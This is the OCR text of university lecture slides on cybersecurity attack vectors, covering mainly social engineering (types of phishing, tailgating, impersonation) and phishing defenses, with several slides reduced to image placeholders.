Cyber Security Technologies

Session 5 – Attack Vectors

Shawn Davis
ITMS 448 – Spring 2016

Slides contain original content from Davis, S., Lidinsky, W., and Vacarro, K.

Note

- Logon to Windows 8.1 VM in RADISH and open Kali Linux which we will use later in this lecture.
- Today we will cover several attack vectors.
- The next two lectures will go into detail of the OWASP top 10 vectors such as SQL Injection, XSS, XSRF, etc.

Overview

Part I – Social Engineering Attacks

Part II – Network Protocol Review

Part III – Network Scanning

Part IV – Denial of Service Attacks

Part V – MiTM Attacks

Part VI – ARP Poisoning In-Class Lab

Part VII – A Few Final Attacks

Quick Note about Attacker Taxonomy

Attacker	Skill Level	Motivation
Hacker	High	Improve security
Cracker	High	Harm systems
Script kiddie	Low	Gain recognition
Spy	High	Earn money
Employee	Varies	Varies
Cyberterrorist	High	Support ideology

Ciampa, Security+ Guide to Network Security Fundamentals, 2nd ed

Governments	Very high	Protection (now)
Private Corporations	High to very high	Profit

Part I

Social Engineering Attacks

Social Engineering Attacks

- Practice of using manipulation against a person or group in order to gain information or effect a particular behavior
  - Phishing
    - Spear, Whaling, Vishing
  - Tailgating
  - Dumpster Diving
  - Shoulder Surfing
  - Impersonation

Types of Phishing

- Phishing
  - Using wide net to snare users. Not targeted.
- Spear Phishing
  - Targets specific employees or types of employees
  - Targeting based on Social Media, Google, LinkedIn, Job Postings
- Whaling
  - Targets high-level targets such as executives

Phishing Defenses

- Do not put user details and email addresses online
- Limit details in job postings
- Consider not using employee name in email address format. (Could use their ID)
- Phishing Filters
- Limit information posted in Social Media
- User training

Tailgating

Problem

Solution

Dumpster Diving

Problem

Solutions

Shoulder Surfing

Problem

Solution

Impersonation

Problem

Hello, I am from your IT Help Desk.
I need your current password.


Solution

I have been trained that my IT Help Desk will never ask for my password.


Social Engineering

- Many cyber criminals would rather engineer a user to uncover information than use their efforts to attack security related technology and controls
- Social Media is a great vector to gain information about target


Example of Attack on XYZ Corp




Example of Attack on XYZ Corp




Example of Attack on XYZ Corp



Example of Attack on XYZ Corp




Example of Attack on XYZ Corp



